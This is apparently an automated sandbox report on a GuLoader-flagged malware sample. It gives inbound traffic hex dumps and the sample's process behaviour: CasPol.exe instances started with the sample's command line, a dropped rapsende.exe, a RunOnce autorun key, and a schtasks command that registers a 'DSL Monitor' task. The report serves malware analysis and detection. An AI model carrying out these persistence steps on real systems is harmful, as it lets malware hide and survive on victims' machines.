2022-05-23 09:47:00 UTC	195	IN	Data Raw: 26 58 ca 45 ca e0 0d ba 6a 14 f6 13 d4 a2 8d ed 9e 87 cd 61 1f b3 17 ee d0 8b f8 89 d7 0b a0 99 a5 d3 a2 48 22 3c e9 9b d8 aa a3 a9 74 19 6f 33 45 ad 8d ae e6 e1 8d b6 79 75 fe 1e 7a 98 04 fd aa 59 bf 1c 92 08 3d da 90 6b d1 30 d2 72 ed cd 1d 75 cb 39 a8 6c b3 16 b5 97 00 7a 57 60 46 06 72 86 bc 29 7a f2 2c c2 2b cd 5e b7 52 13 d7 41 2d 81 90 ab 58 6e 7d d7 9a d8 28 47 64 35 1e c1 65 db 30 b7 5a 92 47 50 cb 0b 8c 88 a5 74 13 01 c9 a3 09 52 f1 8d a1 d7 5e 96 8f 3e 26 23 f9 32 63 16 43 a4 4d 98 20 c0 ef 87 55 8b cf b5 67 19 4f 47 7c 75 f3 43 73 fb bd 7e db 83 8b 85 8f 39 8d f4 04 f7 be e6 3e fe a5 40 66 79 01 93 ee 26 a6 e5 55 b3 6b 37 38 db 5b ba 44 4f b5 53 f0 99 6e d4 6e 56 dd 5b d8 5d a0 9e dc 02 f0 a1 54 ea f2 c0 34 3d 55 3c fc a2 53 11 b0 16 94 f5 8d Data Ascii: &XEjaH^<to3EYuzY=k0ru9lzW'Fr)z,+^RA-Xn){Gd5e0ZGPtR>~cCM UgOG uCs~9>@fy&Uk78[DOsnv][T 4=U<S

Timestamp	kBytes transferred	Direction	Data
2022-05-23 09:47:00 UTC	196	IN	Data Raw: e1 8d 82 53 4c 81 68 8c b1 cf f0 9f d4 4e d6 80 6c 74 17 91 de 90 7c 49 9f 82 29 35 e8 3f d8 cc ff 2c 42 94 94 96 8a 22 11 70 6d 89 44 9f 25 4b f5 86 72 25 79 fd 9a 36 2f 59 cf a4 ab 0e e0 3d 6a 58 65 75 16 89 39 07 a6 54 85 a7 87 2b d7 0a 69 1b bc ea 0a e3 66 3c 4c 24 fa 0c 5c 5b 6d b8 72 67 0a 83 18 11 a4 88 47 bd da ab d2 62 cd a4 10 09 00 91 59 10 2c de ae be 60 39 8b 4e d3 0b a5 fb 6a 7a a9 fd 73 4e 26 d2 18 73 a0 dc d8 2b 11 98 75 e6 ee 67 63 82 4e 64 73 ab d9 56 a8 ab 3f 33 4a 87 ba ef 8b 24 3d 13 33 e1 9d d9 48 6d 27 f0 cd e5 7f d6 4e e5 e4 77 87 3f b4 f8 fb a6 20 51 ea 7f 87 9c a4 e2 e0 20 76 50 95 ad 9d 9e 09 74 33 07 23 fa 44 87 05 ea 95 2d b6 5b 39 58 90 3f 87 b3 f7 95 fd fe 51 3a 97 9a 56 f3 f1 31 57 d5 2c e9 c0 07 ee c5 43 bd bb 20 0e Data Ascii: SLhNltI)5?,B"pmD%Kr%y6/Y=]Xeu9T+if<L\$[nrgGbY,'9NjzsN&s+ugcNdsV?3J\$=3Hm'w6Fw? Q vPt3#D-[9X?Q:V1W,C
2022-05-23 09:47:00 UTC	197	IN	Data Raw: b0 52 13 8b 0f 78 5b 89 8f 2e 89 7d 54 6e e0 46 63 60 9c 23 33 bd c0 8a fb c9 99 a5 a3 0c 95 b1 24 cf b1 99 be 7a 10 75 72 d9 5e e8 e2 69 56 8c 48 f7 b3 67 8d 74 a7 38 a5 eb 5f 88 ab 56 37 00 2e d9 e1 a1 36 16 7c 1e 22 69 53 f1 61 4a af b2 50 b5 e3 49 c8 e0 ab 3e 32 1b 1b 0e 38 2b 0f fb 9a 12 64 72 f7 40 ea fe cf 54 a1 9c 0c 9d b0 4f b3 ac 0a 92 dd 4c 20 06 6a dd 1e 0a d4 64 0b 5b 76 d2 91 47 6f 9b 42 d2 f0 d7 f7 ac 37 74 de 21 c4 48 af 2b ba 3d d7 06 c8 0f 17 46 31 11 f9 ba a5 71 ae 80 c7 14 a5 24 07 77 93 e1 95 d6 d7 2b 17 76 40 2a 18 45 4b ba 62 9d 6c a9 0d 80 b2 ed 7a 6a b0 46 cc a6 cd a2 3e 19 b7 9b 3c d5 3f d7 38 a4 2b f1 2a 9d b1 00 d8 48 73 7c 92 d7 33 d3 ff fc 3d 9e bf e1 ba e7 6c 3a cb 18 9a d7 54 54 12 23 69 d1 48 d9 a4 fd 12 88 09 c6 88 0c db Data Ascii: Rx[.]TnFc"#3\$zur^iVHgt8_\\7.6["iSaJPI>28+dr@TOL jd[vGoB7tNIH+=F1q\$w+@*EKblzjF><?8+*Hsj3=-l:TT#iH
2022-05-23 09:47:00 UTC	198	IN	Data Raw: 80 3b 33 cf 13 a6 dc 19 03 7e 2e d8 28 2e 77 58 04 ce 3d 2c 0d c6 f1 39 54 ce 98 a9 45 77 87 34 4a 8c d9 9a bb f5 68 71 11 ed 01 b0 21 2f 6e 8b ad 2e e3 a3 a1 56 88 49 21 b3 0d a4 ea 3b 50 ab 4a 5b 39 cf 56 42 78 0e d0 0e 18 f9 a6 6c 47 95 26 79 15 28 99 0e e9 3e 6f 00 ce 41 2a b3 2e 2a 97 02 3d f3 65 2e 4d 12 97 39 fd 88 ce ed 63 0a d9 ff f3 fd 52 c2 de 8f 88 8f 78 fe 4b 63 d7 1f 82 8d 30 82 5d 9c 33 ef 3c c1 1f b1 a1 45 89 ae 99 95 7d 04 73 be d9 0e 2e e2 99 4a 45 4b 76 e8 3c aa ee 63 ed d4 23 17 06 7a c1 70 82 4c e6 09 a2 65 aa 0d 6c fd 24 dd 9e 1d 66 6f 84 b8 9f a7 fe bf 4e d5 54 48 7a 0f 35 0d 42 9d ea 87 1a e2 b5 78 a5 42 dd 06 1c 13 9a 9a 15 9e de ea 12 b5 c5 d6 c8 43 10 1f 17 22 8e 61 ac 21 a8 57 10 8b d4 58 5b 01 dc 49 6d 8e 88 04 bb c5 b0 95 47 80 Data Ascii: ;3-.(wX=-,9TEw4Jhq/ln.VII!;PJ9VBxlG&y(>oA*.*=e.M9cRxKc0]3<E]s.JEKvc<#zplL\$foNTHz5BxBC"a !WX[ImG
2022-05-23 09:47:00 UTC	200	IN	Data Raw: c6 4c bb fa c8 66 f3 7f d0 15 86 48 fb 46 92 8c c7 9b 40 5a b8 65 46 d5 2c bd a0 18 d9 84 f8 8f 2e 8f 5f 11 d4 9b 9b 07 64 7c 8f 77 79 f8 82 ce 6a ea 52 d8 89 20 bd 9b 8e c1 f7 77 e7 64 be f9 3c 71 cd 32 06 6f d1 2a 24 b7 32 9f 06 8f 64 16 94 a6 90 3c 25 19 ca 94 e9 df 86 8f 6b a8 3a 24 b1 51 d3 d2 e3 52 01 a0 9a 28 71 a3 23 79 df 65 d8 1d e0 e3 87 d3 cb 6a 19 36 b2 46 9d 3c c2 3e 45 48 3d 58 ba cd 38 ce 66 20 43 4a f1 2c 24 2b 7f ff 27 81 58 54 54 e2 be 32 37 06 38 7e 98 35 be cc 1d 98 b9 31 a0 84 ba 2c 4f f0 1d 62 97 92 5f da 0f 60 4f 95 dd e8 3b 35 83 5a 54 fe bc 0f 1d b2 95 d6 c0 83 e1 c2 8d 8f 58 21 77 1c f2 d5 44 a9 a9 52 b9 62 5c 0f 20 4d d1 87 25 43 ff 8a 05 25 a6 4e 84 ac 97 a8 2d 70 88 75 0e dd 1d df 5a 7f 25 53 25 f3 e4 37 90 68 d9 f4 43 83 5e Data Ascii: LfHF@ZeF,..d\\wyjR wd<q2o*\$2d<%k:\$QR(q#yje6F<=>EH=X8f CJ,\$+*XTT278-51,Ob_`O;5ZTX\\mDRb) M%&C %N-puZ%\$%7hC^
2022-05-23 09:47:00 UTC	201	IN	Data Raw: bb 96 b5 e6 72 f6 3b c5 a5 b4 0b 52 dd 60 4d 55 51 7d 42 d2 c8 79 40 9f 69 fe ae a3 51 d8 62 67 3d 37 12 7b d9 b8 8c 38 f3 1c e5 3a a1 31 5a 1e 8f f9 4e 4f 08 6b 62 a2 91 f1 82 d9 59 25 b9 2a f3 a2 6e 0a 29 68 23 36 12 f8 ff b3 19 9b ce 55 e7 92 f1 db b5 a1 13 6b e9 c3 92 d4 df e9 c7 ad af e2 11 1f 41 3a 6e b5 20 9d 66 87 6b b0 d8 54 6d 00 14 8f c7 03 06 4f e3 2c ad 9f 33 2b 6e 27 fa e5 27 e8 46 78 7b 25 db 16 3b 95 a4 01 fc f9 d8 25 9a 54 5f 0f 40 1b 86 e0 3b 9e 7c 05 25 08 45 43 80 2c c5 0d fe ea b4 0e f9 e3 c4 c9 23 5a 26 81 10 f2 ec fb 2b d9 73 af eb 16 58 98 d8 d1 c0 ec ca 5d 9e 4f ca 3d 3c 77 c2 bc dc 98 38 cc 43 bb af d3 50 f4 d6 a7 bc 48 3a 37 a8 05 24 dd 7c 59 c3 09 f8 be 13 0e ca d8 fa ca ff 55 13 b9 84 c8 82 e3 dd 5d 02 75 3d 3a 18 15 00 26 e3 Data Ascii: r;R"MUQ]By@iQbg=7{8:A1ZNokbY%*n)h#6UkA:n fkTmO,3+n"Fx(%;%T_@:]%EC,#Z&+sX]O=<w 8CPH:7\$YU]u=:&
2022-05-23 09:47:00 UTC	202	IN	Data Raw: 31 a7 3d 19 ae 6c 4e ee 3e e2 b8 26 aa 4e db a5 07 5a 47 2d fc 4a 92 26 d2 7e 79 d6 b5 b6 0d 6c f8 1e 83 c4 df ac ff 4f 0b 95 2f 9a 69 b0 ca b8 c5 42 c7 db 51 1b 19 c2 87 66 84 17 1c e6 08 f9 b9 27 d5 bd 69 b7 52 db 59 c7 4b af 7e bd 5c cd d3 24 ba ec 42 d5 00 6f 64 74 ac ca ef cf 22 3c 96 c6 19 66 0c 2c f9 a3 37 03 70 5e df c7 2e bb fc b3 63 71 eb e1 1a df 52 de 0d a2 17 f1 71 5e 1b 66 27 e6 45 e6 8d 82 87 9f 0d c1 0b 4f 6f 3f c4 25 e6 37 15 bc ff 7a 1f 9d 29 fd 43 47 c4 01 5c ff d4 d3 2c 04 3e 55 49 10 0e d2 a4 16 32 86 cb e5 25 bf 3d 9c 4a 58 29 41 37 72 50 23 cc 3a b2 ac 8c 4d 7b 25 b4 ba 88 da 3a 67 a9 3c df a9 cf a5 48 b5 e0 9f cd a8 2f 92 d1 e0 14 a6 16 72 e7 3d d8 dc eb 1e ca db 1d e5 61 38 1d 25 2b e1 3f 10 59 ba 9b a4 6f 42 8d 74 7e 60 bf 7c 52 Data Ascii: 1=IN>&NZG-J&-y O/iBQfIRYK-\\\$Bodt"<f,7p^..cqRq*fEOo?%7z)CGI,>UI2%=-DX)A7rP#:M{%:g<H/r=a8%+? YoBt~`]R
2022-05-23 09:47:00 UTC	204	IN	Data Raw: 58 cd cc 86 6e 49 8c 2b 2e 3e 1f 1b b8 29 21 a9 41 36 f5 b8 23 67 3d cf 7f 7e ad 37 0e 76 16 15 16 de 1f bd ea 17 26 db d4 23 47 3b 56 19 9b c6 bb f6 06 ea a8 6d 0e c6 4b c0 c6 63 64 77 78 3d 13 0c e5 b2 aa a6 5b d2 6a 86 aa fd 74 04 be 17 d9 8f d9 14 a9 6e 94 a9 83 77 a6 ba e8 e8 53 89 85 d6 49 db f8 9a c6 37 67 b4 5c 72 14 64 e2 b4 04 98 73 28 bc f3 5f b1 24 49 5d 95 dc dd ea bf c2 2b 54 3a 9f cd 5b 4b 40 e5 bf 6d 11 15 a1 b8 35 4c b6 17 79 19 06 49 29 f3 f1 4d 69 fa 5d f3 38 ca 1b 5c 7d 6b 23 fe 64 bc ee 41 2d 9d a9 89 39 4f 07 51 a8 a5 fd be a5 5b 5e fb e6 d6 39 4d 55 32 c5 bd 93 c2 79 5d b4 8e 69 42 5f ea d5 bd 67 d9 9f 21 67 a9 01 5f a1 01 0c 46 6d ca 85 91 86 a4 cd eb 2f ac ea d9 30 c3 13 d9 cb 17 68 38 24 5e 85 9a f9 43 a1 7c ac 5f b0 6f 5e 60 cf 2b Data Ascii: XnI+.>)A6#g=-7v&#G;VmKcdwx=[jtnwSl7glrds(_\$!]+T:[K@m5LyI)Mi]8])#kdA-9OQ[^*9MU2y]iB_glg_F m/0h8\$^C[_o^+ +
2022-05-23 09:47:00 UTC	205	IN	Data Raw: 13 65 0a 53 d4 e7 d1 f2 7f 7a 1c e4 3c ff c3 fe b0 57 c5 f3 58 9d 1a 7c 5a 69 ad b8 ba 45 c4 f4 29 3f e7 5b bc da 67 34 ba 12 c7 ee 83 d2 45 14 5f 59 a0 a0 57 c7 9d 09 2f 54 b2 f4 8b 86 ba 6f 58 c9 7e e2 08 2b 8f f3 80 eb f8 7f 68 ea a1 87 4b b7 41 c5 cb d1 ee 35 cb 06 50 c7 32 ed 0b fd b2 07 9c 3d 92 a3 3d a9 39 a4 c0 94 b5 d3 68 c7 a4 25 22 38 e6 49 da 61 03 05 08 c8 1d 20 63 65 a0 13 79 7c 20 0f 13 1b 2c 42 70 a2 6a 04 3b 3c 9b d0 8a f2 c8 82 73 14 d2 8f 94 5e 2b cf 2f 66 87 bc 83 95 ae bc fb 1f cb 27 59 1d 2f fd 6d 8b 6f 2a ce 54 8b ee 74 68 14 ae 50 d3 52 1c 82 dc b3 0c 15 67 ca ae 25 93 6b f8 6c c8 a8 88 e7 ed 64 3e 04 9c 4b 0a 10 7a f6 15 10 18 28 66 23 0b 9e a4 ab f3 94 a3 c9 43 5e 73 eb ad e8 9c 64 0e c2 9d bc 94 1f a8 65 16 77 3d eb ea 4a c9 ec Data Ascii: eSz<WX ZIE)?[g4E_YW/T0x~+hKA5P2==9h%"8la cey ,Bp;<+s/fY/mo*TthPRg%kld<Kz(f#C^sdew=J
2022-05-23 09:47:00 UTC	206	IN	Data Raw: 18 85 50 77 2d 33 55 28 38 8a d4 1b a1 71 fe fc b1 60 89 c1 b6 f1 2a ca 29 75 48 3c 07 2a 2d 73 20 7d 13 b8 b9 a2 4b bd c2 9a 63 d7 de 5a be ad e6 d2 78 c1 ee 8b bc ed b2 69 64 c3 62 92 0b af 42 c1 47 d4 59 0b 3f c9 b3 34 b9 4b 6f 8f 93 8a 6d 14 b3 8b f1 1e 2d 42 09 f7 5e 38 fd b8 1e 4a a6 a9 23 1d f4 a6 7a f3 8c b6 62 61 35 9d b1 9a 77 f0 a6 f5 fb 34 b6 d7 ea a9 38 40 8b b8 80 44 55 35 19 ce 28 18 7a fa 24 fe d8 bc 9f cd 1c f2 39 8b 65 da 1d 6f b0 61 37 0f fd d7 67 0a 10 6f 22 75 72 e4 85 df 28 a3 8c ed e5 61 f6 bc 2a a6 64 b1 09 f5 d5 fc ff 72 19 ca 60 85 73 b7 62 36 6b 79 6b 42 f4 33 2e d0 bb cf 26 61 06 29 f3 05 6c 2e 9c de 59 19 b8 9a d8 0d b0 90 37 a1 dd 25 7d 47 82 da 47 8a 51 20 d6 fd 5d 47 e9 87 7e 8d 78 86 16 d6 2d 6d 17 ed cc 5f fc a7 79 5c bf Data Ascii: Pw-3U(3q^*)uH<*-s }KcZxidbGY?4Kom-B^8J#zba5w48@DU5(z\$9e@a7go"ur(a*dr"s6kykB.8&).Y7%)GGQ]G~x-m_y\\

Timestamp	kBytes transferred	Direction	Data
2022-05-23 09:47:00 UTC	207	IN	Data Raw: 63 25 60 08 67 96 95 b2 af 49 54 7b b5 cd ab db 08 58 a4 4c 36 3f 0d be e5 7a e6 2d 5b f0 4d b8 b3 db 04 bb c1 8b 43 fa a6 b7 a3 67 66 be 55 44 30 bc 70 a0 7d 85 eb 2f 66 38 87 1e 7c ed 9f 61 f3 7c 65 ee 2c 5a 1b e4 58 17 11 57 f7 86 18 c6 c4 1d d4 f1 22 7f 48 f2 9e eb 89 ef b1 12 c5 59 be 61 75 91 e2 d0 b3 9a 79 c1 12 4a ee 56 2e a5 99 cb 5a 26 a8 2d 7c 5a 3e 37 f7 dc 07 c1 a5 49 69 80 ad 09 55 c0 32 12 b7 cb 2a e9 d0 e5 02 f8 ad a4 5b 4e 9e d6 87 18 2c 18 81 a2 89 24 ca 10 3f 03 6d a3 76 91 b7 51 ce 83 04 eb 03 69 c5 e9 05 22 2e 22 07 7b 0f 19 d9 a1 98 c0 0f 4d 1b 68 5a 3a 39 4f 3e 8b 5f 9d ec c5 0c d6 09 d1 a6 e3 de 7e 51 8b e1 79 df 3e d9 b9 68 9a a6 9b 3d 06 8f eb e6 c0 91 4a 25 e1 2d 64 8b 9d 9d 97 a1 42 d7 36 18 2b 52 96 50 09 1c 86 fc 52 5e 57 29 Data Ascii: c%'glT{XL6?z-[MCgfuD0p]/f8 a e,ZXW"HYauyJV.Z&- Z>7liU2*[N,\$?mvQi".{[MhZ:9O>_~Qy>h=J%-dB6 +RPR"W)

Statistics

Behavior

- 72EED30398363-0983BNDJ039876..
- CasPol.exe
- CasPol.exe
- CasPol.exe
- CasPol.exe
- conhost.exe
- schtasks.exe
- conhost.exe
- CasPol.exe
- conhost.exe

Click to jump to process

System Behavior

Analysis Process: 72EED30398363-0983BNDJ0398763536.exe PID: 7660, Parent PID: 4192

General

Target ID:	1
Start time:	11:46:17
Start date:	23/05/2022
Path:	C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe"
Imagebase:	0x400000
File size:	1141532 bytes
MD5 hash:	511AD0297CD3E268E8D0C53C1207DC95
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.48848278548.00000000032D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path				Completion	Count	Source Address	Symbol
Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: CasPol.exe PID: 4452, Parent PID: 7660

General

Target ID:	4
Start time:	11:46:37
Start date:	23/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe"
Imagebase:	0x550000
File size:	106496 bytes
MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: CasPol.exe PID: 4620, Parent PID: 7660

General

Target ID:	5
Start time:	11:46:37
Start date:	23/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe"
Imagebase:	0x380000
File size:	106496 bytes
MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: CasPol.exe PID: 4328, Parent PID: 7660

General

Target ID:	6
Start time:	11:46:37
Start date:	23/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe"
Imagebase:	0x1d0000
File size:	106496 bytes
MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

General	
Target ID:	7
Start time:	11:46:38
Start date:	23/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe"
Imagebase:	0x710000
File size:	106496 bytes
MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000007.00000000.48608364005.0000000000B00000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user\AppData\Local\Temp\ANSVARHAVENDES\rapsende.exe	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	2	B16BD5	CreateFileW	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	B16BD5	InternetOpen UrlA	
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	B16BD5	InternetOpen UrlA	
C:\Users\user\AppData\Local\Microsoft\Windows\NetCache	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	B16BD5	InternetOpen UrlA	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	B16BD5	InternetOpen UrlA	
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	B16BD5	InternetOpen UrlA	
C:\Users\user\AppData\Local\Microsoft\Windows\NetCookies	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	B16BD5	InternetOpen UrlA	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	73A8614C	unknown	
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	73A8614C	unknown	

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\mpE4A7.tmp	0	1319	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 20 2f 3e 0d 0a 20 20 3c 54 72 69 67 67 65 72 73 20 2f 3e 0d 0a 20 20 3c 50 72 69 6e 63 69 70 61 6c 73 3e 0d 0a 20 20 20 3c 50 72 69 6e 63 69 70 61 6c 20 69 64 3d 22 41 75 74 68 6f 72 22 3e 0d 0a 20 20 20 20 20 20 3c 4c 6f 67 6f 6e 54 79 70 65 3e 49 6e 74 65 72 61 63 74 69 76 65 54 6f 6b 65 6e 3c 2f 4c 6f 67 6f 6e 54 79 70 65 3e	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" x mlns="http://schemas.mic rosoft .com/windows/2004/02/m it/task"> <RegistrationInfo /> <Triggers /> <Principals> <Principal id="Author"> <Logon Type>InteractiveToken</ LogonType>	success or wait	1	1F901113	WriteFile
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\task.dat	0	56	43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 32 2e 30 2e 35 30 37 32 37 5c 63 61 73 70 6f 6c 2e 65 78 65	C:\Windows\Microsoft.NET\Frameworkv2.0.50727\caspol.exe	success or wait	1	1F901113	WriteFile

File Read								
File Path	Offset	Length	Completion	Count	Source Address	Symbol		
C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe	unknown	1141532	success or wait	1	B16BD5	ReadFile		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73AB55E4	unknown		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73AB55E4	unknown		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	73AB55E4	unknown		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	73AB55E4	unknown		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	73AB87D8	ReadFile		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	73AB87D8	ReadFile		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73AB87D8	ReadFile		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe	unknown	4096	success or wait	1	73B5BFFE	unknown		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe	unknown	512	success or wait	1	73B5BFFE	unknown		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	73AB55E4	unknown		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	73AB55E4	unknown		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73AB55E4	unknown		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	73AB55E4	unknown		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	1F901113	ReadFile		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	success or wait	1	1F901113	ReadFile		
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	end of file	1	1F901113	ReadFile		

Registry Activities								
Key Value Created								
Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol	
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce	Amazonen4	unicode	C:\Users\user\AppData\Local\Temp\ANSVARHAVENDES\rapsende.exe	success or wait	1	B063A0	RegSetValueExA	

Analysis Process: conhost.exe PID: 4072, Parent PID: 2856

General

Target ID:	9
Start time:	11:46:38
Start date:	23/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7caad0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Analysis Process: schtasks.exe PID: 380, Parent PID: 2856

General

Target ID:	14
Start time:	11:47:00
Start date:	23/05/2022
Path:	C:\Windows\SysWOW64\lschtasks.exe
Wow64 process (32bit):	true
Commandline:	schtasks.exe" /create /f /tn "DSL Monitor" /xml "C:\Users\user\AppData\Local\Temp\tmpE4A7.tmp
Imagebase:	0x6f0000
File size:	187904 bytes
MD5 hash:	478BEAEC1C3A9417272BC8964ADD1CEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpE4A7.tmp	unknown	2	success or wait	1	6FB43E	ReadFile
C:\Users\user\AppData\Local\Temp\tmpE4A7.tmp	unknown	1320	success or wait	1	6FB4E3	ReadFile

Analysis Process: conhost.exe PID: 388, Parent PID: 380

General

Target ID:	15
Start time:	11:47:00
Start date:	23/05/2022
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7caad0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: CasPol.exe PID: 7968, Parent PID: 1436

General

Target ID:	16
Start time:	11:47:01
Start date:	23/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe 0
Imagebase:	0xfb0000
File size:	106496 bytes
MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	73A8614C	unknown
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	73A8614C	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\caspol.exe.log	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	73A73547	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	181A53F	WriteFile
